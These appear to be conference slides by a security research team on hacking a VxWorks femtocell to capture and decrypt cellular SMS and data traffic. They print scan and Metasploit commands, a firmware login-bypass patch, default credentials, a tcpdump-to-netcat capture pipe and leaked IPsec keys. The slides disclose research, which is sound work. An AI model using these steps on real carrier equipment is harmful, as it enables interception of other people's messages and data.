



Hacking Femtocell

Build a free cellular traffic capture tool
with a vxworks based femoto

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From: 360 Unicorn Team



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- About us
- Why do we need it
- How to get a free Femtocell
- Deeply Hack
- Capture packets
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About us

- 360 Unicorn Team
- Radio & Hardware Security Research
- Consists of a group of brilliant security researchers
- Focus on the security of anything that uses radio technologies
 - RFID, NFC, WSN
 - GPS, UAV, Smart Cars, Telecom, SATCOM
- Our primary mission
 - Guarantee that Qihoo360 is not vulnerable to any wireless attack
 - Qihoo360 protects its users and we protect Qihoo360
- One of the Defcon 23 vendors
 - <https://www.defcon.org/html/defcon-23/dc-23-vendors.html>



About me

- Yuwei Zheng

- a senior security researcher concentrated in embedded systems
- reversed blackberry BBM, PIN, BIS push mail protocol
- decrypted the RIM network stream successfully in 2011
- finished a MITM attack for blackberry BES

- Haoqi Shan

- a wireless/radio security researcher in Unicorn Team
- obtained bachelor degree of electronic engineering in 2015
- focuses on Wi-Fi penetration, GSM system, router/switcher hacking

Why do we need it

- Research on products integrated cellular modem
- Capture and hijack
 - SMS
 - Voice
 - Data traffic



Why not software-based GSM base station

- OpenBTS
- USRP
- GNU Radio
- Why not?
 - Data traffic hijack
 - Access denied to operator core network
 - NO real uplink & downlink SMS hijack



Femtocell's advantages

- Access to network operator
- What a hacked Femtocell can do
 - SMS and Data traffic
 - Capture
 - Hijack
 - Modify
- Even more...
 - Roaming in operator's network

Use Femtocell in research

- Cellular modem integrated devices
 - Capture or modify control order
 - SMS
 - 2G
 - Capture or modify circle data
 - SMS
 - 2G
- Trusted data link?
- Find your system vulnerability

How to get a free Femtocell

- Can't be bought?
 - Social engineering
 - Complains to Customer Service
 - Bad network signal
 - Again and again
 - Make a complaint to management
 - Finally

“Sir, we will set up a femtocell in your home, I hope this device can make your network signal better.”



Let's hack it

- Inside the femtocell
 - Home NodeB
 - Router with Wi-Fi
 - 1 Wan port
 - 2 Lan port
 - Router configuration page IP
 - 192.168.197.1
 - Home NodeB configuration page IP
 - 192.168.197.241



Quick and simple port scan

- `nmap -sT -sU 192.168.197.241`

```
root@am335x:/home/test# nmap -sT -sU 192.168.197.241

Starting Nmap 6.40 ( http://nmap.org ) at 2015-05-07 21:14 CST
Nmap scan report for 192.168.197.241
Host is up (1.0s latency).
Not shown: 997 open|filtered ports, 996 closed ports
PORT      STATE      SERVICE
21/tcp    open       ftp
23/tcp    open       telnet
80/tcp    open       http
514/tcp   filtered   shell
50000/tcp open       ibm-db2
69/udp    open       tftp
17185/udp open       wdbrpc

Nmap done: 1 IP address (1 host up) scanned in 119.52 seconds
root@am335x:/home/test#
```


Err... it's VxWorks...

- VxWorks

- a real-time operating system developed as proprietary software
- designed for use in embedded systems requiring real-time
 - safety and security certification
 - for industries, such as aerospace and defense
 - medical devices, industrial equipment
- Notable uses
 - The Mars Reconnaissance Orbiter
 - Northrop Grumman X-47B Unmanned Combat Air System
 - Apple Airport Extreme
- Proprietary software

- Well, seems much harder to be hacked than Linux-based Femtocell

wdbprc(scan version)

- Scanner in metasploit by H.D.Moore
- Repaired

```
msf auxiliary(wdbprc_memory_dump) > use auxiliary/scanner/vxworks/wdbprc_version
msf auxiliary(wdbprc_version) > show options

Module options (auxiliary/scanner/vxworks/wdbprc_version):

  Name          Current Setting  Required  Description
  ----          -
  BATCHSIZE     256              yes       The number of hosts to probe in each set
  RHOSTS        192.168.197.241 yes       The target address range or CIDR identifier
  RPORT         17185            yes       The target port
  THREADS       1                yes       The number of concurrent threads

msf auxiliary(wdbprc_version) > run

[*] 192.168.197.241 Error: code=5 Device failed to parse the probe
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(wdbprc_version) > █
```

Dismantling the hardware

- Home NodeB
 - OMAPL138E
 - DSP
 - ARM9
 - FPGA
- Router
 - AR9341
 - Router
 - Wi-Fi AP



Find the UART interface

- Hmm... easy!



Play with bootshell

```
Commands:
?           - print this list
@           - boot (load and go)
p           - print boot params
c           - change boot params
l           - load boot file
g adrs     - go to adrs
e           - print fatal exception
v           - print boot logo with version
d adrs[,n] - display memory
m adrs     - modify memory
f adrs, nbytes, value - fill memory
t adrs, adrs, nbytes - copy memory
devs       - print system devices
cd path    - change current directory path
pwd        - print current directory path
rm file    - remove file
ls path    - list directory path
cp src dst - copy file from src to dst
M [dev][unitNo] [MAC] - set/display ethernet address
format [type] - format flash for dosFS or HRFS
copy [src] [dst] - copy file from src to dst
```

Bootparm

- Use `p` show bootparm

```
[VxWorks Boot]: p
boot device          : tffs
unit number         : 0
processor number    : 0
host name           : host
file name           : vxWorks
inet on ethernet (e) : 192.168.197.241:0xffffffff00
host inet (h)       : 192.168.197.100
gateway inet (g)    : 192.168.197.1
user (u)            : comba
ftp password (pw)   : comba
flags (f)           : 0x8
other (o)           : dvemac0
```

What's inside

```
[VxWorks Boot]: ls /tffs0

Listing Directory /tffs0:
drwxrwxrwx  1 0      0      8192 Jan  1 00:01 ./
drwxrwxrwx  1 0      0      8192 Jan  1 00:01 ../
drwxrwxr-x  1 0      0      8192 Jan  1 00:00 common/
-rw-rw-rw-  1 0      0      12 Jan  1 00:00 startup.txt
drwxrwx-wx  1 0      0      8192 Jun 16 2015 user1/
drwxrwx-wx  1 0      0      8192 Jun 16 2015 user2/
drwxrwxr-x  1 0      0      8192 Jun 16 2015 wlanBackup/
-rw-rw-rw-  1 0      0    118781 Feb 13 2015 test.pcap
-rw-rw-rw-  1 0      0     1193 Feb 15 2015 ike.txt
-rw-rw-rw-  1 0      0     1195 Mar 16 2015 aaa.txt
-rw-r--r--  1 0      0     128 Mar 19 2015 imsi.cfg

[VxWorks Boot]: ls /tffs0/user1

Listing Directory /tffs0/user1:
drwxrwx-wx  1 0      0      8192 Jun 16 2015 ./
drwxrwxrwx  1 0      0      8192 Jan  1 00:01 ../
-rw-rw-rw-  1 0      0    4335633 Jun 16 2015 NodeB.zip
-rw-rw-rw-  1 0      0    638408 Jun 16 2015 appBooter
-rw-rw-rw-  1 0      0     1221 Jun 16 2015 default.xml
-rw-rw-rw-  1 0      0    4121690 Jun 16 2015 mpcs.Z
-rw-rw-rw-  1 0      0    345088 Jun 16 2015 oam.db
-rw-rw-rw-  1 0      0     22 Jun 16 2015 version.txt
```

What's inside

- tffs0
 - Directory Structure
- common
 - configuration file
- user1
 - running version VxWorks system and apps
- user2
 - last version VxWorks system and apps
- wlanBackup
 - router firmware backup files

Download the firmware

- use tftp port

```
C:\Users\Marvin>tftp 192.168.197.241 PUT test.txt
Transfer successful: 24 bytes in 1 second(s), 24 bytes/s

C:\Users\Marvin>tftp 192.168.197.241 GET test.txt
Transfer successful: 24 bytes in 1 second(s), 24 bytes/s

C:\Users\Marvin>_
```

- Where is it?

- `cp`
- `tftp get`
- One by one

```
[VxWorks Boot]: ls /tffs0/wlanBackup

Listing Directory /tffs0/wlanBackup:
drwxrwxr-x  1 0      0          8192 Jul 15  2015 ./
drwxrwxrwx  1 0      0          8192 Jan  1 00:00 ../
-rw-rw-rw-  1 0      0           173 Jan  1 00:00 boot_upda
-rw-rw-rw-  1 0      0       15794256 Jan  1 00:01 IWS201_AF
-rw-rw-rw-  1 0      0           451 Jan  1 00:01 UpgradeDe
-rw-rw-rw-  1 0      0            25 Jan  1 00:01 version.t
drwxrwx-wx  1 0      0          8192 Jan  1 00:00 wlan/
-rw-rw-rw-  1 0      0            24 Jul 15  2015 test.txt
-rw-rw-rw-  1 0      0             0 Jul 15  2015 mercuria
-rw-rw-rw-  1 0      0             4 Jul 15  2015 aaa.txt

[VxWorks Boot]:
Chip initialization passed!
Booting with TI UBL
```

Analyze the firmware

- use `cp` command
 - `cp /tffs0/user1/mpcs.Z host:/ftpforvx/user1/mpcs.Z`
 - `cp /tffs0/blabla host:/blabla`
- load kernel by command `l`

```
Loading /tffs0/user1/mpcs.Z...  
Begin uncompressing...  
entry = 0xc0100000  
[VxWorks Boot]:
```

- mpcs.Z base address 0xc0100000

Deflate the kernel image

- mpcs.Z
 - 《Understanding the bootrom image》
 - vxWorks compressed by deflate?
- WindRiver deflate header
 - Head magic 05 15 01 00, 4 bytes
 - Length , 4 bytes
 - Flag 08, 1bytes
- Skip the first 9 bytes, zlib-flate it!

	0	1	2	3	4	5	6	7	8	9	A
00000000	05	15	01	00	00	3D	CC	C7	08	78	9C
00000012	7F	AF	BB	81	61	18	C2	1D	EC	40	CF

Recovery login password

- Login init process
 - user name
 - password hash

```
int usrSecurity()
{
    loginInit();
    loginUserAdd((int)"SYSTEM_2G", (int)"7318gRjwLftklgfdXT+MdiMEjJwGPUMsyUxe16iYpk8=");
    return shellLoginInstall(loginPrompt2, 0);
}
```

Recovery login password

- Decrypt password hash

- 73l8gRjwLftklgfdXT+MdiMEjJwGPVMsyVxe16iYpk8=
 - Base64 encode?
 - EF797C8118F02DFB649607DD5D3F8C7623048C9C063D532
CC95C5ED7A898A64F
- I'm feeling lucky
 - <http://www.hashkiller.co.uk/>
 - SHA256
 - 12345678
- ☹
 - Always try 88888888 12345678 first!

Patch it

- Not weak password?
- Find the authenticate function


```
ROM:C0574D2C A5 40 4B E2      SUB      R4, R11, #-var_a5
ROM:C0574D30 05 00 A0 E1      MOV      R0, R5
ROM:C0574D34 04 10 A0 E1      MOV      R1, R4
ROM:C0574D38 B4 E6 FF EB      BL      ipcom_auth_hash ; ipcom_auth_hash
ROM:C0574D3C 00 00 50 E3      CMP      R0, #0
ROM:C0574D40 2C 00 9F 15      LDRNE   R0, =0xFFFFFC18
ROM:C0574D44 C9 FF FF 1A      BNE     loc_C0574C70
ROM:C0574D48 24 00 4B E2      SUB      R0, R11, #-var_24
ROM:C0574D4C 63 E6 FF EB      BL      ipcom_auth_hash_get ; ipcom_auth_hash_get
ROM:C0574D50 04 00 A0 E1      MOV      R0, R4
ROM:C0574D54 51 10 88 E2      ADD      R1, R8, #0x51
ROM:C0574D58 24 20 1B E5      LDR      R2, [R11,#var_24]
ROM:C0574D5C C8 0D FF EB      BL      memcmp ; memcmp
ROM:C0574D60 00 00 50 E3      CMP      R0, #0
ROM:C0574D64
ROM:C0574D64          loc_C0574D64
ROM:C0574D64 DF FF FF 0A      BEQ     loc_C0574CE8
ROM:C0574D68
```

Patch it

- Bypass login process
 - patch the firmware
 - zlib compress it
 - add vxWorks header number
 - download file by ftp
- Hot patch
 - Boot shell
 - `l` command unzip and load mpcs.Z
 - `m` command patch
 - 0xc0574d64
 - DF FF FF 0A -> DF FF FF EA
 - BEQ loc_C0574CE8 -> B loc_C0574CE8

vxWorks kernel shell

- Log in then debug the kernel
- Lots of tools
 - Debug it!
 - `func`
 - Modify it!
 - `mem`



```
List of the registered commands:
C                Switch to C interpreter
adrspace         Display information on the address space.
alias           Add an alias or display alias
arp             IPNET arp control
bp             Display, set or unset a breakpoint
cd             Change current directory.
date           Show/Set current date
demangle       Display demangled string
dn            dn
dprintf        Insert a dynamic printf eventpoint
echo          Display a line of text
exit          Exit the shell session.
expr          Evaluate expressions
file ...
ftp           FTP client
func ...
getenv       Get an environment variable
help        Display the list of the shell commands
ifconfig    IPNET interface configuration
ike        IPIKE daemon control
ipd        ipd - Interpeak daemon control
ipsecctrl  config ipsec
keyadm     admin IPsec keys
logout     Logout the shell session.
lookup    Lookup a symbol
mem ...
module ...
more      Browse and page through a text file.
```

Capture data packets

- Forward

- telnet router

- root:5up

- tcpdump -n -i br0 -s 0 -w - host not 192.168.197.104 | netcat 192.168.197.104 9527 &

- nc -l -v -p 9527 >> sms.pcap

- Listen


- mirror router port

- wireshark

- real-time

Capture data packets

1	0.000000	192.168.0.35	111.206.50.34	UDP	382	Source port: 60295	Destination port: 60295
2	5.011609	192.168.0.35	111.206.50.34	UDP	382	Source port: 60295	Destination port: 60295
3	15.027760	192.168.0.35	111.206.50.34	UDP	382	Source port: 60295	Destination port: 60295
4	35.043415	192.168.0.35	111.206.50.34	UDP	382	Source port: 60295	Destination port: 60295
5	61.093004	192.168.0.35	115.181.37.74	UDP	382	Source port: 60295	Destination port: 60295
6	66.112433	192.168.0.35	115.181.37.74	UDP	382	Source port: 60295	Destination port: 60295
7	76.124345	192.168.0.35	115.181.37.74	UDP	382	Source port: 60295	Destination port: 60295
8	96.139834	192.168.0.35	115.181.37.74	UDP	382	Source port: 60295	Destination port: 60295
9	122.023849	192.168.0.35	221.179.140.118	UDP	382	Source port: 60295	Destination port: 60295
10	122.055613	221.179.140.118	192.168.0.35	UDP	350	Source port: 60295	Destination port: 60295
11	122.411172	192.168.0.35	221.179.140.118	UDP	266	Source port: 60296	Destination port: 60296
12	122.442892	221.179.140.118	192.168.0.35	UDP	194	Source port: 60296	Destination port: 60296
13	122.450840	192.168.0.35	221.179.140.118	UDP	170	Source port: 60296	Destination port: 60296
14	122.485616	221.179.140.118	192.168.0.35	UDP	114	Source port: 60296	Destination port: 60296
15	122.491044	192.168.0.35	221.179.140.118	UDP	146	Source port: 60296	Destination port: 60296
16	124.027382	221.179.140.118	192.168.0.35	UDP	134	Source port: 60296	Destination port: 60296
17	124.053016	221.179.140.118	192.168.0.35	UDP	250	Source port: 60296	Destination port: 60296
18	124.028702	221.179.140.118	192.168.0.35	UDP	134	Source port: 60296	Destination port: 60296



Encrypted?

- Read log file, IPsec?
- Find the enc key and auth key

```
33 -> 0xc4734fc4 (omuLstnTsk):
34 INFO:ipcom_ipd_kill():IPCOM_SUCCESS
35 0xc4734fc4 (omuLstnTsk):
36 INFO:remove /ram0/initiator.cfg
37 0xc4734fc4 (omuLstnTsk):
38 secIpAddr:221.179.140.118
39 seckey:combaipsec2011
40 secUseImsi:999999000026375
41 ipSecRekeyTime:8000minutes
42 liveness:0
43 comba_usim_card_auth: use virtual usim card.
44 mac ok
45 0xc42724e4 (ipiked):
46 ipsecStart() done
47 Ipsec Ip : 10.37.53.112
48 Enc key inbound:01093e4c d1347f78 dfe907f4 2f06a25c 5e2a4970 b0b968f8
49 Enc key outbound:ed1aac24 8b435486 a798c354 4766ca63 19cb0654 8d36352f
50 Auth key inbound:8ea024c1 74729247 c534126f f04106c5 125854a5
51 Auth key outbound:ed2211fd f11b1872 e74700c4 bcb15059 60ec7917
52   add host 10.1.37.190: gateway 10.37.53.112
53   add net 172.16.15.0: netmask 255.255.255.0: gateway 10.37.53.112
54   add host 221.179.140.118: gateway 192.168.197.1
```

Fix protocol port


- IPsec
 - 500 -> 60295 ISAKMP
 - 4500 -> 60296 UDPENCAP

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.0.35	111.206.50.34	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
2	5.011609	192.168.0.35	111.206.50.34	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
3	15.027760	192.168.0.35	111.206.50.34	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
4	35.043415	192.168.0.35	111.206.50.34	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
5	61.093004	192.168.0.35	115.181.37.74	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
6	66.112433	192.168.0.35	115.181.37.74	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
7	76.124345	192.168.0.35	115.181.37.74	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
8	96.139834	192.168.0.35	115.181.37.74	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
9	122.023849	192.168.0.35	221.179.140.118	ISAKMP	382	IKE_SA_INIT MID=00 Initiator Request
10	122.055613	221.179.140.118	192.168.0.35	ISAKMP	350	IKE_SA_INIT MID=00 Responder Response
11	122.411172	192.168.0.35	221.179.140.118	ISAKMP	266	IKE_AUTH MID=01 Initiator Request
12	122.442892	221.179.140.118	192.168.0.35	ISAKMP	194	IKE_AUTH MID=01 Responder Response
13	122.450840	192.168.0.35	221.179.140.118	ISAKMP	170	IKE_AUTH MID=02 Initiator Request
14	122.485616	221.179.140.118	192.168.0.35	ISAKMP	114	IKE_AUTH MID=02 Responder Response
15	122.491044	192.168.0.35	221.179.140.118	ISAKMP	146	IKE_AUTH MID=03 Initiator Request
16	124.027382	221.179.140.118	192.168.0.35	ESP	134	ESP (SPI=0x00030c7d)
17	124.053016	221.179.140.118	192.168.0.35	ISAKMP	250	IKE_AUTH MID=03 Responder Response
18	124.828793	221.179.140.118	192.168.0.35	ESP	134	ESP (SPI=0x00030c7d)
19	124.830445	192.168.0.35	221.179.140.118	ESP	158	ESP (SPI=0xc8cfb688)
20	126.245005	192.168.0.35	221.179.140.118	ESP	126	ESP (SPI=0xc8cfb688)
21	126.264383	221.179.140.118	192.168.0.35	ESP	134	ESP (SPI=0x00030c7d)
22	126.265976	192.168.0.35	221.179.140.118	ESP	118	ESP (SPI=0xc8cfb688)
23	126.317699	192.168.0.35	221.179.140.118	ESP	1478	ESP (SPI=0xc8cfb688)



Now decrypt it

- Edit ESP SAs
- Add uplink and downlink SA separately



Wrong protocol

- Iu-h protocol?

The image shows a Wireshark capture of network traffic. The main pane displays a list of packets with columns for No., Time, Source, Destination, Protocol, Length, and Info. Packet 195 is highlighted in blue and has the following details:

No.	Time	Source	Destination	Protocol	Length	Info
195	13:02:41.884142	10.37.44.217	10.1.37.190	RANAP	182	(RUA) id-RANAP-Relocation [Malformed Packet]


The details pane for packet 195 shows the following structure:

- Frame 195: 182 bytes on wire (1456 bits), 182 bytes captured (1456 bits)
- Ethernet II, Src: aa:bb:cc:01:19:1b (aa:bb:cc:01:19:1b), Dst: Combate1_31:9c:21 (00:27:1d:31:9c:21)
- Internet Protocol Version 4, Src: 192.168.197.241 (192.168.197.241), Dst: 111.206.50.34 (111.206.50.34)
- User Datagram Protocol, Src Port: 60296 (60296), Dst Port: 60296 (60296)
- UDP Encapsulation of IPsec Packets
- Encapsulating Security Payload
- Internet Protocol Version 4, Src: 10.37.44.217 (10.37.44.217), Dst: 10.1.37.190 (10.1.37.190)
- Stream Control Transmission Protocol, Src Port: 8526 (8526), Dst Port: 29169 (29169)
- UTRAN Iuh interface RUA signalling
- Radio Access Network Application Part
- [Malformed Packet: RANAP]**



Find the answer

- Reverse GSM board firmware



The screenshot shows the IDA Pro interface. On the left, the 'Function name' list includes various functions such as BgMsgBuilder, BgMsgDecodeBase, and BgMsgEncodeBase. The main window displays assembly code for the 'decodeContent' function, starting at address 002763E0. The code includes several conditional branches and string operations, such as `if (u10 == 1)` and `if (strchr("C:/hj/f/12.13/GSM_AUULP/middlewareLayer/bssgp/common/bssgpMsgDecoder.cpp", 92))`.

```
181 }
182 ++*u5;
183 if ( u10 == 1 )
184 {
185     *(_BYTE *) (u7 + 1) = 1;
186     u11 = (Csp::Logger *) BitvecEncoder::bitvecGetUInt(u6);
187     u9 += (int) u11;
188     if ( u9 == -1 )
189     {
190         u48 = Csp::Logger::getInstance(u11);
191         if ( strchr("C:/hj/f/12.13/GSM_AUULP/middlewareLayer/bssgp/common/bssgpMsgDecoder.cpp", 92) )
192             u49 = strrchr("C:/hj/f/12.13/GSM_AUULP/middlewareLayer/bssgp/common/bssgpMsgDecoder.cpp", 92) + 1;
193         else
194             u111 = strrchr("C:/hj/f/12.13/GSM_AUULP/middlewareLayer/bssgp/common/bssgpMsgDecoder.cpp", 47) + 1;
195         if ( strchr("C:/hj/f/12.13/GSM_AUULP/middlewareLayer/bssgp/common/bssgpMsgDecoder.cpp", 92) )
196             u50 = strrchr("C:/hj/f/12.13/GSM_AUULP/middlewareLayer/bssgp/common/bssgpMsgDecoder.cpp", 92) + 1;
197         else
198             u110 = strrchr("C:/hj/f/12.13/GSM_AUULP/middlewareLayer/bssgp/common/bssgpMsgDecoder.cpp", 47) + 1;
199         u51 = u48;
200         goto LABEL_80;
201     }
202     *u5 += 7;
203     *( _BYTE *) (u7 + 2) = u147 & 0x7F | *( _BYTE *) (u7 + 2) & 0x80;
204 }
205 }
206 else
207 {
208     if ( u10 )
209         return -1;
210     *( _BYTE *) (u7 + 1) = 0;
211 }
```



Rebuild Wireshark


- Write our own dissector?
- Complicated...
 - ASN1
 - RUA
 - RANAP
 - Blablabla...
- Analyze packets byte by byte
- Fix the wireshark dissector rules
- Rebuild it!
- Voilà

Capture SMS

64900	4391.322020	10.1.37.190	10.37.47.39	GSM SMS	310 SACK (RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
86817	5036.675996	10.1.37.190	10.37.47.39	GSM SMS	310 SACK (RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
93460	5832.234183	10.1.37.190	10.37.47.39	GSM SMS	342 SACK (RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
93469	5835.210307	10.37.47.39	10.1.37.190	GSM SMS	158 (RUA) (DTAP) (SMS) CP-DATA (RP) RP-ACK (MS to Network)
1340...	11194.4394...	10.1.37.190	10.37.47.39	GSM SMS	342 SACK (RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
1344...	11197.7497...	10.37.47.39	10.1.37.190	GSM SMS	158 (RUA) (DTAP) (SMS) CP-DATA (RP) RP-ACK (MS to Network)
1434...	11827.6417...	10.1.37.190	10.37.47.39	GSM SMS	342 SACK (RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (Network to MS)
1434...	11830.5960...	10.37.47.39	10.1.37.190	GSM SMS	158 (RUA) (DTAP) (SMS) CP-DATA (RP) RP-ACK (MS to Network)
1527...	13679.6467...	10.37.47.39	10.1.37.190	GSM SMS	182 (RUA) (DTAP) (SMS) CP-DATA (RP) RP-DATA (MS to Network)
